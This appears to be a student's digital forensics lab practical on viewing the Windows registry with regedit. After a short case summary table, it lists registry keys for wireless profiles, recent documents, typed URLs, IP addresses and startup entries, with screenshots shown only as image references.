
| Clipboard |                                 | Font                     |   | Align   |
|-----------|---------------------------------|--------------------------|---|---------|
| A1        |                                 | fx                       |   | Summary |
|           | A                               | B                        | C |         |
| 1         | Summary                         |                          |   |         |
| 2         |                                 |                          |   |         |
| 3         | Case Name:                      | Recover Files            |   |         |
| 4         | Case Number:                    | 26                       |   |         |
| 5         | Number of data sources in case: | 1                        |   |         |
| 6         | Case Notes:                     | recovery of deleted data |   |         |
| 7         | Examiner:                       | Michael Winston          |   |         |
| 8         |                                 |                          |   |         |
| 9         |                                 |                          |   |         |
| 10        |                                 |                          |   |         |
| 11        |                                 |                          |   |         |

## Practical 9

**Aim:-** Access relevant information from Windows registry for investigation process using registry view.


### Accessing the registry.

Go to start menu and search “**regedit**”.



### **Wireless evidence in the registry.**


HKEY\_LOCAL\_MACHINE/SOFTWARE/Microsoft/Windows  
NT/CurrentVersion/NetworkList/Profiles



### **RecentDocs key**


HKEY\_CURRENT\_USER/Software/Microsoft/Windows/CurrentVersion/Explorer/RecentDocs/.docx






## TypedURLs key

HKEY\_CURRENT\_USER/Software/Microsoft/Internet Explorer/TypedURLs




## IP Address

HKEY\_LOCAL\_MACHINE/SYSTEM/CurrentControlSet/services/Tcpip/Parameters /Interfaces




## Startup location in the registry

HKEY\_LOCAL\_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/Current Version/Run




## RunOnce Startup

HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\Current  
Version /RunOnce




## Startup Services

HKEY\_LOCAL\_MACHINE/SYSTEM/CurrentControlSet/services



